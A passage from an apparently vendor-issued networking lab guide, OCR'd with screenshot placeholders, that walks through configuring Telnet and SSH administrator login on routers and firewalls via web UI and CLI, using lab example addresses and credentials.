
----End

1.3.2.3 Configuration Procedure on the Web UI (Supported Only by Firewalls)

Step 1 Use the default web mode to log in to the device. For details, see section 1.5.


Step 2 Enable the Telnet service.

Choose **System** > **Administrator** > **Service Settings** and select the **Enable** check box of **Telnet Service**.




Step 3 Configure the port through which a Telnet user logs in to the device.

Choose **Network** > **Interface** and click the **Edit** button on the line of GE1/0/1.



Set the IP address and security zone of the port and select **Telnet** as the access mode.




NOTE


If you are using the MGMT port of the firewall for remote login, skip this step.

Step 4 Configure an administrator.

Choose **System** > **Administrator** > **Administrator** and click **Add**.




Set the Telnet user name to **telnetuser**, password to **Admin@123**, administrator role to **system-admin**, and service type to **Telnet**.




Step 5 Log in to the device.

On the PC, set the address to 10.1.2.100/24, run SecureCRT, set Telnet parameters, and log in to the device.


Create a session, set the session protocol to **Telnet**, and click **Next**.




The hostname is the IP address of the Telnet port on the device, and the port number is 23.



Set the session name and description (optional), and click **Finish**.




Select the session and click **Connect**.



----End

1.3.3 Verification

Press **Enter**. If the following information is displayed on SecureCRT, the remote login to the device succeeds.



1.4 Login to the Device Through SSH

1.4.1 Experiment Overview

1.4.1.1 About This Experiment


After SSH is configured on a device, an administrator can remotely log in to the device through SSH to manage the device.

1.4.1.2 Objectives

Through this experiment, you can use SSH to log in to the device.

1.4.1.3 Experiment Networking

Figure 1-4 Login to a device through SSH



1.4.1.4 Experiment Planning

Use a common network cable to connect the PC to GE1/0/1 on the device (GE1/0/1 is used as an example), and use SecureCRT to remotely log in to the device from a local PC.

Table 1-4 Device ports and parameters

Device	Port	Port Type	Address
PC	Ethernet port	Ethernet port	10.1.2.100/24
New device	GE1/0/1	Ethernet port	10.1.2.1/24

1.4.1.5 Experiment Tasks

No.	Task	Description
1	Physical connection	Physically connect the PC to the device.
2	Log in to the device.	Log in to the device in another mode and configure SSH.
3	Configure SSH on the device.	By default, the device does not support SSH. You must enable SSH and set the account and password used to remotely log in to the device.
4	Test SSH.	Remotely log in to the device through the PC connected to the device and check whether SSH is successfully configured.

1.4.2 Experiment Task Configuration

1.4.2.1 Configuration Roadmap

1. Log in to the device, for example, through the console port.
2. Configure SSH on the device.
3. Log in to the PC to test Telnet.

1.4.2.2 Configuration Procedure on the CLI

Step 1 Log in to the device through the console port (for example). For details, see section 1.1.

Step 2 Enable SSH on the device.

```
<R1> system-view
[R1] stelnet server enable
```

Step 3 Configure the port through which an SSH user can log in to the device.

Configure the IP address of the port.

```
[R1] interface GigabitEthernet 1/0/1
```



```
[R1-GigabitEthernet1/0/1] ip address 10.1.2.1 24
```

Configure access control for the port. (This step is only mandatory for firewall service ports.)

```
[USG-GigabitEthernet1/0/1] service-manage enable
[USG-GigabitEthernet1/0/1] service-manage ssh permit
[USG-GigabitEthernet1/0/1] quit
```

Add the port to a security zone. (This step is only mandatory for firewall service ports.)

```
[USG] firewall zone trust
[USG-zone-trust] add interface GigabitEthernet1/0/1
[USG-zone-trust] quit
```

NOTE

If you are using the MGMT port of the firewall for remote login, skip this step.)

Step 4 Configure an administrator.

Set the VTY administrator authentication mode to AAA.

```
[R1] user-interface vty 0 4
[R1-ui-vty0-4] authentication-mode aaa
[R1-ui-vty0-4] protocol inbound ssh
[R1-ui-vty0-4] user privilege level 3
[R1-ui-vty0-4] quit
```

Create an SSH administrator account **sshuser** and set the authentication mode to **password** and service mode to **ssh**.

```
[R1] aaa
[R1-aaa] manager-user sshuser
[R1-aaa-manager-use-telnetuser] password cipher (Enter Password)
[R1-aaa-manager-use-telnetuser] service-type ssh
[R1-aaa-manager-use-telnetuser] level 3
[R1-aaa-manager-use-telnetuser] quit
```

Bind a role to the administrator (optional and supported only by firewalls).

```
[FW-aaa] bind manager-user sshuser role system-admin
```

Configure an SSH user.

```
[R1] ssh user sshuser
[R1] ssh user sshuser authentication-type password
[R1] ssh user sshuser service-type stelnet
```


Step 5 Generate a local key pair.

```
[R1] rsa local-key-pair create
The key name will be: R1_Host
The range of public key size is (512 ~ 2048).
NOTES: A key shorter than 1024 bits may cause security risks.
      The generation of a key longer than 512 bits may take several minutes.
Input the bits in the modulus[default = 2048]:
Generating keys...
...++++++++
..++++++++
.................................++++++++
............++++++++
```


Step 6 Log in to the device.

On the PC, set the address to 10.1.2.100/24, run SecureCRT, set SSH parameters, and log in to the device.


Create a session, set the session protocol to **SSH2**, and click **Next**.




The hostname is the IP address of the SSH port on the device, and the port number is 22.



Set the session name and description (optional), and click **Finish**.




Select the session and click **Connect**.



----End

1.4.3 Verification

Press **Enter**. If the following information is displayed on SecureCRT, the remote login to the device succeeds.



1.5 Login to the Device Using the Default Web Mode (Supported Only by Firewalls)

1.5.1 Experiment Overview

1.5.1.1 About This Experiment

You can connect a PC to the MGMT port of a new device to log in to, configure, and manage the device.

1.5.1.2 Objectives

This experiment shows you how to log in to a firewall from a PC using the default web mode.

1.5.1.3 Experiment Networking

Figure 1-5 Login to a device using the default web mode

1.5.1.4 Experiment Planning

Use a serial cable to connect the PC to the console port of the device, and use SecureCRT to log in to the device.

